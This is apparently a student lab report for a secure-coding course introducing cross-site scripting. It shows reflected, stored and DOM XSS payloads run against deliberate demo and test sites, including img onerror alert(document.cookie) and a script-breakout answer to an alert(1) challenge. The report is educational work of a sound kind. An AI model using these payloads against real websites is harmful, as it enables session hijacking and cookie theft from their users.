CSE 2010 || Secure Coding

WIN 20-21

Lab: 5

Name: R B Ch S Tarun RegNo: 19BCN7122


Topic: Introduction to Cross-site Scripting

Tasks:


1. How secure coding related to XSS?

   A. Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page.
   To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.


2. Reflected xss on demo website
   Some of the commands I used:
   "<dr>apple</dr>"
   " <marquee onstart='javascript:alert&#x28;1&#x29;'>^__^ "



Sorry, no results were found for
apple
. Try again.




Sorry, no results were found for **apple**. Try again.



Sorry, no results were found for

. Try again.



Sorry, no results were found for


^__^. Try again.

3. Stored xss on demo website

   Some of the commands I used:

   “ <marquee width=1 loop=1 onbounce=alert(1)>XSS</marquee> ”

   “ <img src=x onerror="alert(document.cookie);"> ”



Stored XSS
Stored XSS
https://devijagannadh.in/xss/stored
Would you like to set Microsoft Edge as yo
BlathrBox
Blabbe
Share status!

An embedded page at xss-doc.appspot.com says

OK

You
Mon Mar 01 2021 20:08:39 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!


You
Mon Mar 01 2021 20:08:46 GMT+0530 (India Standard Time)

Hi

You
Mon Mar 01 2021 20:08:53 GMT+0530 (India Standard Time)

Hello

You
Mon Mar 01 2021 20:09:38 GMT+0530 (India Standard Time)



An embedded page at xss-doc.appspot.com says

OK

You
Mon Mar 01 2021 20:08:39 GMT+0530 (India Standard Time)

Welcome!


This is your *personal* stream. You can post anything you want here!

You
Mon Mar 01 2021 20:08:46 GMT+0530 (India Standard Time)

Hi

4. DOM xss on demo website
   Some of the commands I used:
   "
   https://brutelogic.com.br/tests/sinks.html?name=rex%3Cimg%20src=x%20onerror=alert(document.cookie)%3E
   Solution of alf.nu/alert1 "


   " https://brutelogic.com.br/tests/sinks.html?redir=https://apple.com "



brutelogic.com.br/tests/sinks.html?name=rex<img%20src=x%20onerror=alert(document.cookie)>

brutelogic.com.br says

Hello, rex!



apple.com

Choose another country or region to see content specific to your location.


Evaluate COVID-19 symptoms and understand next steps >

Shop online and get Specialist help, free no-contact delivery, and more.

iPhone 12

Blast past fast.

5. Solution of alf.nu/alert1



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 14

```
");alert(1);//
```

Output Win!

```
<script>console.log("");alert(1);//");</script>
```

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
OvO How less ummm	? 12	Chrome/87
-_- rick roll	? 12	Chrome/88
czapek :-|	? 12	Chrome/87
Terribilis	? 12	Firefox/84
DylanB Easy pizy	? 12	Chrome/88
popsoda 12	? 12	Chrome/87
aromatix	? 12	Chrome/88